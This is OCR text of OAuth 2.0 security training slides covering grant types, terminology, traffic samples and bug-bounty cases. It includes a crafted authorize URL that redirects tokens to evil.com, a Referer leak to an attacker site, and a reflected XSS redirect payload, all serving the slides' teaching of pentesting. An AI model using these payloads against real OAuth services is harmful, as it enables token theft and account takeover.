API Security Bootcamp
Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear


2023

Agenda

- What is OAuth 2.0?
  - Grant Types
    - Implicit
    - Auth Code
  - OpenID Connect
- Common OAuth Attacks
  - Labs 1 - 4
- What is PKCE?
- Common PKCE Attacks

OAuth-related Bug Bounty/Vulnerabilities

- Open redirect attacks via the *return_uri* parameter
- Token leakage
- CSRF-style attacks
  - Improper handling of state parameter
- XSS reflected in redirect
  - https://app.victim.com/login?redirectUrl=https://app.victim.com/dashboard</script><h1>test</h1>
- Many more…


hackerone
SOLUTIONS
PRODUCTS
PARTNERS
COMPA
51
#665651
Stealing Users OAuth Tokens through redirect_uri par ameter
Share:
Bug Bounty Payout: $750
TIMELINE
manshum12 submitted a report to GSA Bounty.
Aug 1st (3 years ago)
I found that https://login.fr.cloud.gov/oauth/authorize has vulnerability by open redirect on oauth redirect_uri which can lead to users oauth tokens being leaked to any malicious user.
Step :
1, Clicked on link https://login.fr.cloud.gov/oauth/authorize?client_id=[redacted]&response_type=token&redirect_uri=https%3A%2F%2Fevil.com%2Fauth%2Fcallback&state=[redacted]
2, Choose any .gov account to login (Screenshot) then i believe you will got redirect to evil.com with oauth access token .
Impact
Attacker can using this bug to stolen victim access token , that means he can takeover victim account .

Need to show more ~~harm~~ evidence?

```
GET /b2blanding/show/x HTTP/1.1
Host: see.myevilsite.com
Referer: https://vuln.b2b.oath.com/?…&code=secret
```


Verizon awarded a $7,000 bounty for evidence of the Oauth flow login leakage!


What is OAuth?

OAuth 2.0 Protocol

FRAMEWORK AND COMMON ATTACKS

OAuth 2.0


Industry-standard protocol for authorization
Provides specific authorization flows for web applications, desktop applications, mobile phones, and devices.
Access Tokens are assigned to authenticated users
Grant Types
~~Implicit Flow~~ (deprecated)
Authorization Code
Client Credentials
Device Code



Why use OAuth?

- Social media account can be used rather than having to register with the website in question
- OAuth allows the user to grant this access without exposing their login credentials to the requesting application
- OAuth process is widely used to integrate third-party functionality that requires access to certain data from a user's account

How does OAuth look in traffic?

https://oauth-0a710059036ce7...	GET	/me	
https://oauth-0a710059036ce7...	OPTIONS	/me	
https://0ab4000003c8e711c03...	GET	/oauth-callback	
https://oauth-0a710059036ce7...	GET	/auth/68bApuan80dllGX7727dB	
https://oauth-0a710059036ce7...	POST	/interaction/68bApuan80dllGX7727dB/confirm	
https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓
https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓
https://oauth-0a710059036ce7...	GET	/interaction/68bApuan80dllGX7727dB	
https://oauth-0a710059036ce7...	GET	/auth/68bApuan80dllGX7727dB	
https://oauth-0a710059036ce7...	POST	/interaction/68bApuan80dllGX7727dB/login	✓
https://oauth-0a710059036ce7...	GET	/resources/labheader/images/logoAcademy.svg	
https://oauth-0a710059036ce7...	GET	/interaction/68bApuan80dllGX7727dB	
https://oauth-0a710059036ce7...	GET	/auth?client_id=wmx1y65kiqtgwnedojms2&redirect_uri=https://0ab4000003c8e71...	✓
https://www.googleapis.com	POST	/affiliation/v1/affiliation:lookupByHashPrefix?key=dummytoken	✓
https://0ab4000003c8e711c03...	GET	/academyLabHeader	
https://0ab4000003c8e711c03...	GET	/social-login	

resource owner: The `resource owner` is the **user/entity** granting access to their prote
resource, such as their Twitter account Tweets. In this example, this would be **you**.

resource server: The `resource server` is the **server handling authenticated requests**
application has obtained an `access token` on behalf of the `resource owner` . In th
example, this would be **https://twitter.com**

client application: The `client application` is the **application requesting authorizat**
the `resource owner` . In this example, this would be **https://yourtweetreader.com**.

authorization server: The `authorization server` is the **server issuing** `access to`
the `client application` **after successfully authenticating** the `resource owner`
obtaining authorization. In the above example, this would be **https://twitter.com**

client_id: The `client_id` is the **identifier for the application**. This is a public, **non-secr**
identifier.

client_secret: The `client_secret` is a **secret known only to the application and the authorization server**. This is used to generate `access_tokens`

response_type: The `response_type` is a value to detail **which type of token** is being re
such as `code`

scope: The `scope` is the **requested level of access** the `client application` is requ
from the `resource owner`

redirect_uri: The `redirect_uri` is the **URL the user is redirected to after the authoriz**
complete. This usually must match the redirect URL that you have previously registered w
service

state: The `state` parameter can **persist data between the user being directed to the authorization server and back again**. It's important that this is a unique value as it serves
protection mechanism if it contains a unique or random value per request


grant_type: The `grant_type` parameter explains **what the grant type is**, and which toke
to be returned

code: This `code` is the authorization code received from the `authorization server`
will be in the query string parameter "code" in this request. This code is used in conjuncti
`client_id` and `client_secret` by the client application to fetch an `access_toke`

access_token: The `access_token` is the **token that the client application uses to mak**
requests on behalf of a `resource owner`

refresh_token: The `refresh_token` allows an application to **obtain a new** `access_t`
without prompting the user

OAuth Terminology



OAuth 2.0 Abstract Flow

Enables a third-party application to obtain limited access to a resource

OAuth authentication

- The user chooses the option to **log in with their social media account**. The client application then uses the **social media site's OAuth service to request access to some data that it can use to identify the user**. This could be the **email address** that is registered with their account, for example. User logs in and gives consent. OAuth service gives access token to client application.
- **After receiving an access token**, the client application requests this data from the resource server, typically from a dedicated /userinfo endpoint.
- Once it has received the data, **the client application uses it in place of a username to log the user in**. The access token that it received from the authorization server is often used instead of a traditional password.

OAuth Terminology Focus

client_id: The client_id is the identifier for the application. This is a public, non-secret unique identifier.

client_secret: The client_secret is a secret known only to the application and the authorization server. This is used to generate access_tokens

response_type: The response_type is a value to detail which type of token is being requested, such as code

scope: The scope is the requested level of access the client application is requesting from the resource owner

redirect_uri: The redirect_uri is the URL the user is redirected to after the authorization is complete. This usually must match the redirect URL that you have previously registered with the service

state: The state parameter can persist data between the user being directed to the authorization server and back again. It's important that this is a unique value as it serves as a CSRF protection mechanism if it contains a unique or random value per request

grant_type: The grant_type parameter explains what the grant type is, and which token is going to be returned

code: This code is the authorization code received from the authorization server which will be in the query string parameter "code" in this request. This code is used in conjunction with the client_id and client_secret by the client application to fetch an access_token

access_token: The access_token is the token that the client application uses to make API requests on behalf of a resource owner

How do you know you are pentesting OAuth?


- Look for traffic containing requests similar to the following:

  "/authorize?client_id=aaa&redirect_uri=bbb"

